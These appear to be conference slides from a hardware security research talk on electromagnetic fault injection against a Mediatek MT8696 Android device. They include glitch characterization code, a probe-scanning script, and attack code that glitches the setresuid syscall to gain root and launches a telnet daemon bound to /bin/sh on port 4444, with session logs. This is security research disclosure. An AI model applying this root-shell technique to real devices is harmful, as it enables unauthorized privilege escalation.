We explored a similar thing on Linux already before...

Let's figure out if the CPU is vulnerable...

Characterization

- Run custom code that's trivial to glitch
  - No trigger (e.g., GPIO)
  - No direct response; when successful write file
- Find vulnerable locations on the chip's surface
- Determine what kind of faults are applicable
  - E.g., instruction corruption, instruction skip, data corruption, etc.


Use obtained information for a real attack...

Characterization - Code

```
volatile uint32_t counter;
while(1) {
    asm volatile(
        "mov r3, #0;"
        "add r3, r3, #1;" // repeat 10,000 times
        ...
        "mov %[counter], r3;"
        : [counter] "=r" (counter) : : "r3"
    );
    if(counter != 10000) {
        fprintf(file, "counter = AAAA%08xBBBB%08xCCCC\n", counter, counter);
        break;
    }
}
```

Run forever in the background, no trigger and no direct response!

Characterization - Flow




No trigger, No delay!

Characterization - Glitch parameter search strategy


```
# phase 1: initial scan
for location in locations:                            # initial scan surface of chip
    move_probe(location);
    for power in range(0, 100, 10):                   # step to max power with large step size
        response = glitch(power)
        if response != expected:                      # define location as sensitive when response is different
            sensitive[location] = power
            break

# phase 2: scan sensitive locations forever
for location, start in cycle(sensitive.items()):      # iterate over sensitive locations
    move_probe(location);
    for power in range(start-10, 100, 1):             # step to max power with small step size
        response = glitch(power)
        break
```

Initial scan takes ~40 minutes


Characterization - Results



initial scan



sensitive locations



only successful


Characterization - Responses

Response	Description	Amount
AAAA 00002710 BBBB 00002710 CCCC	expected (no effect)	11,725
" "	adb timeout	475
" "	timeout	266
AAAA 0000270f BBBB 0000270f CCCC	counter - 1	7
AAAA 0000270e BBBB 0000270e CCCC	counter - 2	7
AAAA 0000270c BBBB 0000270c CCCC	counter - 4	5
AAAA ff82155e BBBB ff82155e CCCC	memory address	1
...	...	...

These type of results (often) indicate instruction corruption...


Quad-Core Analysis

Run the code on different cores using taskset



Core 1 Core 2 Core 3 Core 4

Fixing the probe



Getting root.

Glitching setresuid

- Issue setresuid syscall to change uid to 0 (i.e., root)
- Bypass checks in the Linux kernel that prevent this

setresuid

Implementation from the Linux kernel source

```
long __sys_setresuid(uid_t ruid, uid_t euid, uid_t suid) {        // smc arguments
    ...
    if ((...) && !ns_capable_setid(old->user_ns, CAP_SETUID))     // capability check
        return -EPERM;
    ...
    retval = security_task_fix_setuid(new, old, LSM_SETID_RES);   // lsm check (safesetid/commoncap have hooks)
    if (retval < 0)
        goto error;
    ...
    return commit_creds(new);                                     // commit new creds
}
```

Both LSM hooks have no impact

```
$ zcat config.gz |grep SAFESETID
# CONFIG_SECURITY_SAFESETID is not set
```


```
When set*uiding _from_ euid != 0 _to_ euid == 0, the effective capabilities are set to the permitted capabilities.
```

Attack code

```
while(1) {
    asm volatile(
        "mov r0, #0;" // ruid
        "mov r1, #0;" // euid
        "mov r2, #0;" // suid
        "mov r7, #208;" // setresuid
        "swi #0;"
        "mov %[ret], r0;"
        : [ret] "=r" (ret) : : "r0", "r1", "r2"
    );

    if(ret == 0) {
        system("touch /data/local/tmp/setresuid/success.txt");
        system("/data/local/tmp/setresuid/telnetd-static -p 4444 -l /bin/sh");
        break;
    }
}
```

Stops when successful, no trigger and no direct response!

Attack - Flow



No trigger, No delay!

Attack - Glitch parameter search strategy

```
# atack loop
move_probe(location);

while True:
    glitch_power = random.randint(50, 90)
```

We are injecting random glitches constantly...

Successful attack

- Wait for a successful glitch

```
...
110 0 55 G b'root\nstart.sh\ntelnetd-static\n' 46
111 0 21 G b'root\nstart.sh\ntelnetd-static\n' 46
112 0 40 G b'root\nstart.sh\ntelnetd-static\n' 46
113 0 58 R b'root\nstart.sh\nsuccess.txt\ntelnetd-static
SUCCESS: try to connect to host:4444
```

- Connect with telnet

```
$ telnet 10.0.0.119 4444
Trying 10.0.0.119...
Connected to 10.0.0.119.
Escape character is '^]'.
kirkwood:/ #
```

- Get root shell

```
kirkwood:/ # whoami
root
```

Limitations

- Even though we are root, we are still restricted by SELinux

```
kirkwood:/ # id -Z
u:r:shell:s0
```

```
kirkwood:/ # xxd  /dev/block/by-name/boot_a
xxd:  /dev/block/by-name/boot_a: Permission denied
```

```
kirkwood:/ # logcat -d |grep avc
09-09 05:21:47.836 3922 W xxd : type=1400 audit(0.0:45): avc:  denied
scontext=u:r:shell:s0 tcontext=u:object_r:kernel:s0 permissive=0
```

- We have not bypassed SELinux yet...

Another thing we succeeded at...

syslog

- We can dump the syslog buffer using a glitch

```
int do_syslog(int type, char *buf, int len, int src) {
    ...
    error = check_syslog_permissions(type, source);
    if (error)
        return error;

    switch (type) {
        ...
        case SYSLOG_ACTION_READ_ALL:
            ...
        error = syslog_print_all(buf, len, clear);
        break;
```

- The syslog buffer may contain some useful info

We are working on a few other things too...

(maybe next year)

Takeaways

- Mediatek MT8696's CPU is vulnerable to EM glitches
  - Software is not executed as intended
  - Even when it runs at >1 GHz
- Fault attacks on Android at runtime can be effective
  - Even when overhead for booting up is significant
  - However, attacks during boot are likely more effective
- Software security model of Android kernel fails
  - Nonetheless, its layered defenses saves it (for now)
- No full device compromise demonstrated (yet)
  - Root shell is restricted (i.e., SELinux)
  - Kernel R/W is likely required to remove restrictions

Demo @ Keysight Booth

Thank you! Any questions!?

(niek@raelize.com)